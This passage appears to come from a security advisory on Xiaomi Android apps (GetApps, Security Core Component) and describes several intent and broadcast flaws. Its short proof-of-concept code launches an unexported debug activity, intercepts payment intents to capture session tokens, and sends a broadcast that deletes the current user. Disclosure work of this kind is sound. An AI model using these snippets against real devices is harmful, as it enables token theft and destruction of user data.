
Intent next = new Intent();
next.setData(Uri.parse("https://not_empty"));
next.setClassName("com.xiaomi.mipicks", "com.xiaomi.market.ui.debug.DebugPreferenceFragmentActivity");

Intent i = new Intent("com.xiaomi.market.RESOLVER");
i.setClassName("com.xiaomi.mipicks", "com.xiaomi.market.appchooser.AppChooserActivity");
i.putExtra("targetIntent", next);
startActivity(i);
GetApps: implicit activity intents expose the session token
In com/xiaomi/market/h52native/utils/ClickTriggerUtil.java, the app uses implicit intents that expose sensitive data such as Xiaomi session tokens to all third-party apps on the device.

<activity android:name=".InterceptActivity" android:exported="true">
    <intent-filter android:priority="999">
        <action android:name="com.xiaomi.global.payment.MI_PAYMETHOD" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
    <intent-filter android:priority="999">
        <action android:name="com.xiaomi.global.payment.MI_ORDERSLIST" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</activity>
The proof of concept dumps the received data in InterceptActivity.
Security Core Component: automatically removing the current user
The app (com.miui.securitycore) has an exposed dynamically registered broadcast receiver in com/miui/securityspace/service/SecondSpaceService.java. On receiving the com.miui.securitycore.ACTION_TO_REMOVE_USER action it stops the current user, deletes it and locks the screen.

sendBroadcast(new Intent("com.miui.securitycore.ACTION_TO_REMOVE_USER"));
Security Core Component: starting arbitrary broadcast receivers with system privileges
